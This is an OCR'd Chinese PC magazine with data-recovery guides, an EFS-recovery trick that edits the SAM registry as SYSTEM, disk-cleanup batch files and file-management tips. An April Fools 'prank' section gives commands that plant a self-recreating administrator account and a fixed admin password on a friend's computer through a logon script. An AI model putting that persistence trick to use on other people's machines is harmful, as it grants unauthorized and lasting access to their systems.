Q 4GB的U盘，里面可能病毒较多，插入电脑后不能打开，显示要格式化，但是格式化又不能进行。属性里显示容量为0。数据能修复吗？

A 这种现象比较常见，不要进行格式化，数据是可以恢复的。

Q NOKIA 6060 手机短信误删除，请问能否恢复？谢谢！



A 手机短信删除后没有再接收短信或通话，还可以恢复的。许多手机维修点都能做这种业务，你可以拿自己的手机来，也可以拿别人的来，维修人员不会追究拿来的是不是本人的手机，一般会收取100到300元的费用。如果你急需恢复，也可以找一些数据恢复中心，他们也提供这种服务。(见图3)

Q 手机里有段录音被删除了，是存到手机的，不是存到手机存储卡的，可以恢复吗？

A 可以恢复的，不过需要把手机拆开，但这需要求助于一些数据恢复机构了，时间也比较长，大约需要2周。



Q 手机SD卡金士顿2GB打不开了。有办法把里面的数据复制出来么？

A 一般SD卡打不开有两种问题：逻辑问题一般是文件系统故障，硬件问题一般是主控芯片或者电路损坏，如果是存储芯片故障就比较麻烦了。SD卡一般是精装的BGA焊接的，非常精细，操作难度很大。

Reveal 3 紧急救援——恢复刚刚被误删除的文件

误删了文件？错误地格式化了分区？别急，先擦擦汗，事情没你想象得那么糟，先不忙去找恢复软件，看看问题出在哪里，然后再对症下药。
一般来说，文件丢失，一般由两种情况产生：文件被误删除、分区被误格式化。

抢救误删的分区


在各种误删除操作中，最悲惨的莫过于分区表被破坏了，因为这意味着可能要和硬盘中所有的数据告别了。

★分区表常见误操作

第一种是分区信息丢失，操作系统无法进入。第二种是误删除，比如误删除了某个分区，或者在用Ghost还原时选择了全盘还原，结果硬盘里只剩下一个C盘。这种情况下，分区表其实是正常的，只是出现错误而已。


第二种错误出现的概率较大，解决方法如下。注意，最好是把硬盘作为从盘接到别的电脑上进行，如果条件不允许，可以找一张带有DiskGenius的WinPE盘，或者启动PE后用软盘拷贝来DiskGenius。

第一步：打开Disk Genius，选择要恢复分区表的硬盘，在菜单栏选择“硬盘→搜索已丢失分区（重建分区表）”，打开搜索丢失分区窗口。如果是Ghost还原出错的故障，就必须用高级方式。如果是其他原因造成的分区表损坏，可以采用自动方式（见图4）。



小提示：不同的搜索模式
在高级方式选项一栏还有按柱面、按磁道和按扇区搜索三种模式，其中按柱面模式的搜索速度最快。

第二步： 如果是Ghost还原出错，当Disk Genius在搜索时，首先会搜索出当前正在使用的分区，我们应当选择跳过该分区才对(见图5)。



第三步： Disk Genius就会搜索到后面的分区，出现一个，就保存一个。如果该硬盘以前经过多次分区操作，就可能会残留下很多分区信息。

搜索完成后，可以看到除了C盘以外，其他的分区都恢复了，而且里面的数据都还在。点击菜单中的“硬盘→保存分区表”即可保存分区表（见图6）。



不同门类软件恢复工具


“通用高手”Final Data

Final Data是一个很著名的恢复软件，界面简单，效率很高。一般的文件都可以通过它恢复。


第一步： 安装很简单，运行软件后选择你要恢复的数据文件所在的逻辑驱动器。如果你是恢复整个硬盘的数据，可以直接选择恢复“物理驱动器”。在确定了目标任务后，Final Data会自动地搜索和分析哪些是正常的目录和文件，哪些是已被删除的文件(见图7)。

选择驱动器
逻辑驱动器 | 物理驱动器
软驱 (A:)
(C:)
(D:)
(E:)
(F:)
确定(O)
取消(C)
查找格式(F)
7

第二步： 完成后Final Data会接着扫描目标驱动器的各簇，以确定每个文件的实际物理位置(见图8)。



第三步： 完成所有检查后，会将目标任务驱动器的所有文件分类后以表格形式详细列出来，包括正常的目录、已删除的目录和删除的文件等大类。在表格右边的详细列表中列明了所有的文件资料，包括文件的名称、大小、目前状态（是否破损）和创建时间（见图9）。 选中要恢复的文件，点击“恢复”命令即可将此已被删除文件重新移至新的驱动盘使用。



小提示

Final Data恢复已被删除文件不能移至原目标驱动盘，这一点请一定注意。


不同类文件 不同类的恢复

虽然我们介绍通用的恢复软件，但其实针对不同类型的文件格式，有专用恢复方法、恢复软件，可以达到比较好的效果。

★实例1：图片专修工具

Zero Assumption Digital Image Recovery 1.2 汉化版（下载地址：http://www.onlinedown.net/soft/37598.htm），别看软件名字那么长，还是英文，用起来一点不复杂，还是免费的。

第一步： 运行软件，在主窗口中选择要恢复图片的分区，如“D:\”。然后选择下一步（见图10）。



第二步： 软件开始扫描，稍候就会显示出搜索出来的图片，直接恢复即可。

小提示

★Zero支持多种图片格式，常见的图片格式都能恢复，使用起来比Final Data等软件要简单，特别适合从手机、相机存储卡中恢复图片。

★你还可以尝试国产的“安德图片恢复”软件（下载地址：http://www.newhua.com/soft/65800.htm），此款软件在恢复图片后可以预览和编号，比较方便。

★实例2：多媒体修复高手


除了图片，MP3、WAV、AVI等多媒体格式也是我们在手机、DC、DV的存储卡中经常保存的内容，这些格式的文件有没有专门的恢复工具呢？当然有，这就要请出大名鼎鼎的GetData Recover My Photos （下载地址http://www.newhua.com/soft/68564.

数据恢复有技巧

☆一般来说，误删除文件都是马上发现自己的误操作，所以刚删除的文件在磁盘里的文件分配表处于较靠前的位置，我们可以利用这一点，加快恢复的速度。例如您运行了Final Data，在选定了目标分区后，只要扫描5%左右的目录树，大概在3000个到5000个文件左右，就可终止扫描，然后进入下一步，一般都能找到。

☆如果您的虚拟内存设在了需要数据恢复的分区，不要启动新的任务，以免因为虚拟内存的更新变化覆盖数据。您应该在“系统”里更改虚拟内存的指向路径，然后重新启动Windows，再安装恢复软件到目标以外的分区。

☆字处理软件如WPS或WORD这类字处理软件，都有一个自动恢复的功能，其实就是在文件夹中有自动保存的临时文件，不会被删除。XP是在“C:\Documents and Settings\用户名\Application Data\Microsoft\Word\”，Vista中的位置是在“C:\Users\Cornel\AppData\Roaming\Microsoft\Word\”。



htm）。除了常规的搜索模式外，它还有深度搜索。如果存储卡被格式化了，可以选择深度搜索。在这种模式下，可以对硬盘进行全面搜索（Deep Scan），比较适合分区表损坏的情况（见图11）。

第一步：设置想要搜索的文件类型。文件被分为图像和多媒体两类，多媒体类中只默认勾选了WAV格式。现在的数码相机大都带有摄像功能，如果你要恢复拍摄的视频文件，还得手工勾选相应的视频文件类型才行(见图12)。

第二步：点击“开始”按钮，软件就会自动搜索指定类型的文件。搜索完成后，勾选需要恢复的图片，把它们保存到指定的恢复路径即可。

★实例3：神速修复“未格式化”的闪盘


闪盘、存储卡，一连入电脑，突然显示“未格式化”，询问“是否格式化？”，你有没有遇到过这种情况？千万不要点击“是”，那样你的数据也就呜呼哀哉了。这里推荐使用R-Studio(下载地址：http://www.newhua.com/soft/8654.htm)，它的全面扫描速度相当快，扫描1GB容量的闪盘，只需不到2分钟时间。扫描完成后，在扫描结果中勾选需要恢复的文件，点击右键，选择“恢复标记的内容”，指定恢复路径即可。

网络大补贴

★Office文件修复：推荐使用 Easy Recovery（http://www.newhua.com/soft/51292.htm）的“文件修复”功能。
★压缩文件修复：推荐使用Advanced Zip Repairer（http://www.newhua.com/soft/3729.htm）

Reveal 4

不可能完成的任务
——拯救无法恢复的EFS加密文件



任务描述：

Windows自带的EFS加密非常强悍，如果某个用户把自己的登录账户删除，同时他也没有备份证书，那么任何人将无法访问其EFS加密文件。不少读者也曾打电话来询问这个问题的解决方法，但一直也没有很好的解决方法。最近在网上看到微软MVP“盆盆”的一篇文章，或许能拯救一部分这样的读者。注意，本文目前仅适用于Windows XP操作系统。

一般情况下，这些EFS加密文件已经被判了死刑，但是实际上只要满足以下条件的话，我们还是可以在末日来临之前打开逃生的天窗：

(1) 必须知道该被删账户的密码。

(2) 该被删账户的配置文件必须存在。如果使用“本地用户和组”管理单元删除账户，则配置文件保留的机会很大，如果使用“用户账户”控制面板删除账户，则有一半机会保留配置文件。如果配置文件不幸被删，则只能祈祷可以借助Easy Recovery之类的数据恢复工具进行恢复。

可能有用户会想，只需新建一个同名的用户账户，然后把原来配置文件复制给新账户，不就可以解密EFS文件了？这是不行的，原因在于账户的SID(就像身份证，同名很容易，要身份证相同就很难了)，因为新建用户的SID不可能和老账户一样，所以常规方法是不可能奏效的。我们必须另辟蹊径，让系统再造一个完全一样的SID！

1.再造SID

第一步:首先确认被删账户的SID，这里可以进入以下文件夹:

C:\Documents and Settings\Admin\Application Data\Microsoft\Crypto\RSA

在其下应该有一个以该被删账户的SID为名的文件夹，例如S-1-5-21-4662660629-873921405-788003330-1004(RID为1004)

现在我们要设法让新建账户同样具有1004的RID，这样就能达到目的。

第二步:在命令提示符窗口中，运行以下命令，以system账户身份打开注册表编辑器:

psexec -i -d -s %windir%\regedit.exe

小提示

可以在以下网站下载psexeC: http://www.sysinternals.com/Utilities/PsExec.html

第三步:定位到HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account注册表项，双击打开右侧的F键值。

第四步：这里要说明一下，Windows是以十六进制、而且以反转形式保存下一个账户的RID。什么意思呢？也就是说，如果是1004的RID，对应十六进制就是03EC，但是我们必须把它反转过来变成EC03，再扩展为4个字节，就是EC 03 00 00。

所以，我们应该把F键值的0048偏移量处，把其中四个字节改为“EC 03 00 00”。

第五步:重启以后，新建一个同名账户Admin，它的SID应该和以前是完全一样的。

2.“破解”EFS


接下来的方法就非常简单了，用新建的Admin账户身份登录系统，随便加密一个文件，然后注销，用管理员账户登录系统，把原来保留的配置文件复制到C:\Documents and Settings\Admin文件夹下。再用Admin账户登录系统，现在可以解密原来的EFS文件了。

疑难解答：
如果已经重装系统，那怎么办？

如果还记得原来账户的密码，并且配置文件没有被删除的话，还有希望。这时候可以借助sysinternals的NEWSID工具把系统的计算机SID重设为原来的值，再用前面描述的方法构造所需的RID，这样就可以获得所需的账户SID。剩余步骤完全一样。NEWSID下载地址为http://www.sysinternals.com/Utilities/NewSid.html 。

CF [TB01]





愚人节热身，Vista账户之恶搞篇

在小时候我们经常观看的动画片《猫和老鼠》中，汤姆和杰瑞一追一逃、互相恶搞，这对活宝给我们奉献了无数的欢笑。小胖和阿呆是一起长大的发小，小胖胆子小，经常被阿呆"欺负"，但阿呆就像汤姆一样，每次出手主动却占不到任何便宜。

阿呆恶搞：删除账户

趁着小胖去洗手间的空当，阿呆杀到他的电脑前，鼠标那么几点，就删了小胖的本地账户。这招够损的，虽然没什么损失，但架不住阿呆每天这么恶搞一次呀。删不掉的本地账户，即将出炉！

第一步：在Vista系统中打开记事本，创建一个批处理文件，内容如下：

```
@echo off
net user lacl 888888 /add
net localgroup administrators lacl /add
```

命令解释：第二行表示新建一个本地用户，其密码是888888，第三行表示将本地用户提升为管理员级账户。在记事本中将以上内容保存为名为"qd.bat"的批处理文件。

第二步：在"开始→运行"中输入"gpedit.msc"回车打开组策略编辑器，依次展开"用户配置→管理模块→系统→登录"，在右侧窗口中双击"在用户登录时运行这些程序→已启用"，"登录时运行项目"变成可选项了，点击"显示→添加"按钮，添加qd.bat文件。

现在Vista每次启动后，都会自动创建lacl管理员账户，即使你删除该账户，重启后又会生成。

小提示

另外如果你把qd.bat文件改成以下内容：

```
@echo off
net user administrator 888888 /add
```

以后管理员账户administrator的密码将永远是888888。

小胖还击：深入卧底

受尽了欺负的小胖这次终于忍无可忍了，为了证明自己是个"纯爷们"，在阿呆出去做俯卧撑的时候，小胖坐到了阿呆的电脑前。小胖启用了这个账户，并设置了密码，这招也挺厉害。以后阿呆就开启不成电脑了。

首先要打开具有管理员权限的命令行窗口。点击Vista开始菜单，找到"所有程序→附件"，右击"命令提示符"选择"以管理员身份运行"（见图），如果出现提示对话框，就单击"允许"，这样就进入命令行窗口了。

小知识


Vista安装之后，默认会创建一个名为Administrator的超级管理员账户（密码为空），是最高级别的账户类别。为安全起见，该账户默认为禁用状态。

接下来输入如下命令：

```
net user administrator /active:yes
```

然后注销或重启系统，即可使用超级管理员账户了。

现在打开控制面板，在"用户管理"中即可看到Administrator账户，选择该账户，重新设置其密码，建议将密码设复杂一些，不要采用默认的无密码状态。



Just Do It：禁用管理员账户

要禁用Administrator账户，其操作步骤与启用方法相同，只不过输入的命令要把"yes"更换为"no"，如果你开启了之后决定禁用，不妨试试看！（文/Vista爱好者）CF [XF01]

小编报价直通车

在虚拟游戏世界中，金钱换作了点卡。消费者的利弊得失也就体现在了点卡上，说白了，哪里买点卡最便宜呢？先说说最不便宜的地儿：官网、报刊亭充值卡、大型游戏媒介网站等，基本都是原价。最便宜而且有保障的点卡购买地点是淘宝网。

先来看看这个，比较一下我国的魔兽游戏玩家的开销。

《魔兽世界》世界各地点卡价格：

美服：102RMB/月；285RMB/3个月；530RMB/半年。
欧服：210RMB/双月卡。
台服：95RMB/月；270RMB/3个月。
韩国：26RMB/5小时；133RMB/月；320RMB/3个月。
中国：30RMB/66.7小时；15RMB/33.3小时。

淘宝网点卡售价：

300点官网及非官网代充	13.50元
魔兽世界30元600点卡（非官网代充）	26.50元
魔兽世界30元600点卡（官网代充）	27.60元

《梦幻西游》

网易60点7元卡	淘宝价格5.50元
网易500点50元卡	淘宝价格44.70元

《劲舞团》

110元卡，淘宝皇冠店均价：100.00元

腾讯QQ币

10元QQ币	淘宝价格8.90元
30元QQ币	淘宝价格27.00元
60元QQ币	淘宝价格53.60元


小编故事

很久没有在杂志上出来"露脸"了，果果也不给点儿机会，光知道给读者们展现的机会啦（玩笑啦）。说起这暗伤，小编我还算是深有体会的。2006年帮姐姐购买了一台"DFII牌"笔记本电脑，在它的官网上下订单预定的，选了不高不低的配置，一星期后货到。

一年后，姐姐竟然大方地把本本"赏给"了我，自己转战其他品牌了。用着用着，我就发现我从她那里得到一台电暖气。夏天就不用说了，放在桌上不加散热器的话，20分钟就会热到卡死状态。冬天好一点，能用到50分钟左右。每次卡死的时候，都把它翻过来手动散热，摸着发烫的底部，我在想：多几台这样的本本，我家里冬天就省了暖气了……CF [XF02]



硬盘不是地摊 3·15整理不闹着玩儿



硬盘这块儿市场一直是IT国城管部门最头疼的地儿，长年累月的货品积累，有用的、没用的，都堆积在一块儿，有些地方已经拥堵到影响交通，而有些空荡荡的地方还无人问津。来提货的人找了三天才找到要的货，路上开车才半个钟头……3·15到了，IT国的老大责令城管部门一定要合理地规划和清理一下硬盘市场，让众位臣民和消费者享受到清净、有条理的市场。



【便条1】

规划原因：硬盘变大，内容更多

硬盘。随着垂直记录技术的应用和单碟容量的增大，硬盘容量越来越大。西部数据已经发布了2TB的硬盘。每GB的存储价格已经降到了0.70元以下，500GB硬盘已经成了主流产品。

内容。操作系统：Vista是5GB~6GB，Vista SP1安装后高达9GB~10GB。高清视频、安装后大型游戏的体积都以GB作为单位。



【便条2】

规划目的：简捷快速、井然有序

如何快速找到自己最想要的内容？怎样快速浏览、保存、管理网上有效信息？时间在变少，工作在增多，如何安排个人和团队的日程，管理越来越多的邮件附件、像雪片一样飞来的邮件？还有紧张的硬盘空间，杂乱堆集的视频、MP3、文档等等文件，怎样才能让它们变得井井有条？



【便条3】

清理原因：无用内容越来越多

尽管硬盘和内容正变得越来越大，但与此同时，硬盘上的无用内容也会变得越来越多：

（1）无关的系统文件占用太多硬盘空间。

（2）垃圾文件越来越多、临时文件不自动删除。

（3）无用的内容夹在有用的内容中，没有清理。



【便条4】

清理注意：虚拟内存不可禁用

有人认为，在内存较大的条件下可禁用虚拟内存，系统就不需要花时间将内存中的数据分页到硬盘上，继而提高运行效率。然而，Windows许多核心功能都需使用分页文件，如果禁用，有些第三方的应用软件就可能会遇到内存不足的错误。

Just Do It：取消休眠文件

很多用户喜欢休眠功能，这样可以实现快速开机功能，但对于大内存的电脑来说，在不经常读、写硬盘的情况下，最好是把硬盘休眠功能关闭。按下Win+R键打开运行，输入一条命令回车后，即可禁用休眠。至于什么命令，或搜或问，你自己试试。

Part1：清理

很多压缩包中都存放着一些不需要的多余文件，如果要清除它们需要一个一个地打开，很麻烦。在这里，我们实现批量删除，而且删除的文件类型还由自己指定。

方法一：删除无用的

进入WinRAR安装文件夹，如C:\Program Files\WinRAR，将其中的所有文件全部拷贝到c:\windows\system32中，以便随时调用。接着，编写一个批处理命令，如cleanrarfile.cmd，内容如下：

```
FOR /r %%v IN (*.rar) DO winrar d "%%v" *.bak *.tmp *.xpi *.exe *.dll -r -p- -ibck -y -inul
```

之后，双击此文件会弹出窗口并立刻消失，立刻就完成了清理。这些RAR包中的BAK、TMP、XPI、EXE、DLL等文件都不存在了。

方法二：留下有用的

如果只想留下压缩包中的指定文件，可以编写一个批处理命令，如rarrestfile.cmd，内容如下：

```
FOR /r %%v IN (*.rar) DO winrar d "%%v" *.* -x*.txt -x*.doc -x*.xls -x*.ppt -x*.pdf -x*.chm -x*.htm -x*.html -x*.mht -r -p- -ibck -y -inul
```

之后，双击此文件，片刻就会奏效，RAR包中除了TXT、DOC、XLS、PPT、PDF等格式，所有文件都被删除掉了。



小提示

两种方法的批处理命令中，把括号中的"rar"换成"zip"，则会批量处理ZIP压缩包。

Part2：搜索

电脑的文件搜索，大家想到的是百度硬盘或Google桌面工具，不过免费、小巧、实用的Locate32，就可以将硬盘上所有文件的文件名保存进一个数据库，或是指定的任意硬盘或文件夹。

第一步：从http://locate32.net/files/betas/locate32-3.1.8.09210.zip处下载，将其中的所有文件解压到一文件夹下。接着从http://locate32.net/files/translations/lan_chs-3.1.8.9210.zip处下载到lan_chs-3.1.8.9210.zip，将其中的lan_cn.dll文件解压到Locate32的解压文件夹下。

双击解压后的locate32.exe，再选择"Options→Settings"（选项→设置），再单击"Languages"（语言）选择"简体中文(Chinese Simplifie)lan_cn.dll"，确定并重启Locate32，即可看



Windows Vista启动时，加载其核心文件Ntoskrnl.exe和hal.dll，一般是从注册表中读取设置并加载驱动程序。

到简体中文界面。

第二步： 选择“选项→设置数据库→新建”，在打开窗口中设置好“名称”，再单击“文件→浏览”设置保存文件名，然后在下方选择相应的索引分区（可以多选），单击“确定”返回到主窗口。

选择“文件→更新数据库”，之后将会对选定分区的文件进行索引，索引时间视机器的配置和硬盘大小、文件的多少而定。

第三步： 打开Locate32，在搜索框中输入相应的关键字，单击“立即查找”按钮即可查找到文件（如图1）。双击可以打开，右击选择“打开所在文件夹”，可以打开所有文件夹。

火速链接

在2009年第一期的加油站中，介绍了Everything这款搜索极快的软件的原理，由于特殊的搜索方式，它只对NTFS格式的支持很好，而Locate32对FAT32支持更好一些。大家可以根据需要进行选择。

Part3：管理

下载回来的电影、歌曲，都是重要资源。有幸的是，巧妙地利用相应软件的管理功能，能高效地管理它们。

1.音乐

如果你硬盘中的歌曲存放过于分散，东一堆西一群的不在同一文件夹内，干脆就选择以整个硬盘分区作为添加对象吧。使用千千静听即可做到歌曲的优化管理。在全部歌曲添加完成后，将播放列表中的歌曲“按文件名”排序。

删重复： 右键单击主播放窗口打开“千千选项”选择“播放列表”，去掉勾选“禁用物理文件删除功能”。然后点击删除图标选择“删除重复文件”即可删除硬盘中的重复歌曲。

勤整理： 怎么快速地将这些歌曲归类到相应的文件夹呢？首先创建分类文件夹，比如“王力宏”，“港台女歌手”之类的，在千千静听列表中逐个查看待分类的歌曲，通过右键菜单的“文件属性”调整信息，然后直接把它拖拽到相应的本地文件夹，文件就被剪切过去了（见图2）。也可以通过Ctrl多选后拖动。

小提示

在Foobar2000中，按下Ctrl+F或者F3键，会跳出一个窗口，在上面输入关键字，其匹配的资源将会被列出来。在千千静听中，单击工具栏上的“查找→快速定位”，在打开窗口中输入相应关键字即可搜索。

2.邮件

Foxmail中有一个搜索文件夹（下面会介绍），满足相应搜索条件的邮件会自动归到某一邮箱下，带来了很多方便。右击一个账号选择“新建搜索文件夹”，在打开窗口中选择相应的条件，比如只要主题包含某一指定关键字（如图3，本例为“电脑”）。之后，再给该搜索文件夹取一个名字。

3

小提示

每个搜索文件夹都是一个已保存的搜索，并始终保持最新状态，它是动态的，将监视所有文件夹。


搜索邮件： 在Foxmail右上角直接输入关键字，其相应邮箱下匹配的邮件都会出来了。另外，也可以单击Foxmail右上角中扩展按钮，会出现如图4所示的窗口，在其中可以指定相应的复杂条件来查找，而且可以单击条件域，随意进行组合，也可以查找带有标记的邮件。

管理附件： 平时我们会收到很多带有附件的邮件，日积月累会占用相当多的磁盘空间。选择“工具→附件管理”命令，选中某个邮箱，其下包含有附件的邮件，单击下方的“删除附件”，将它们删除掉而只留下信件内容。只留下信件，便于查找，非常有用。再配合上面的搜索技巧，可以为邮件管理带来很大的方便。

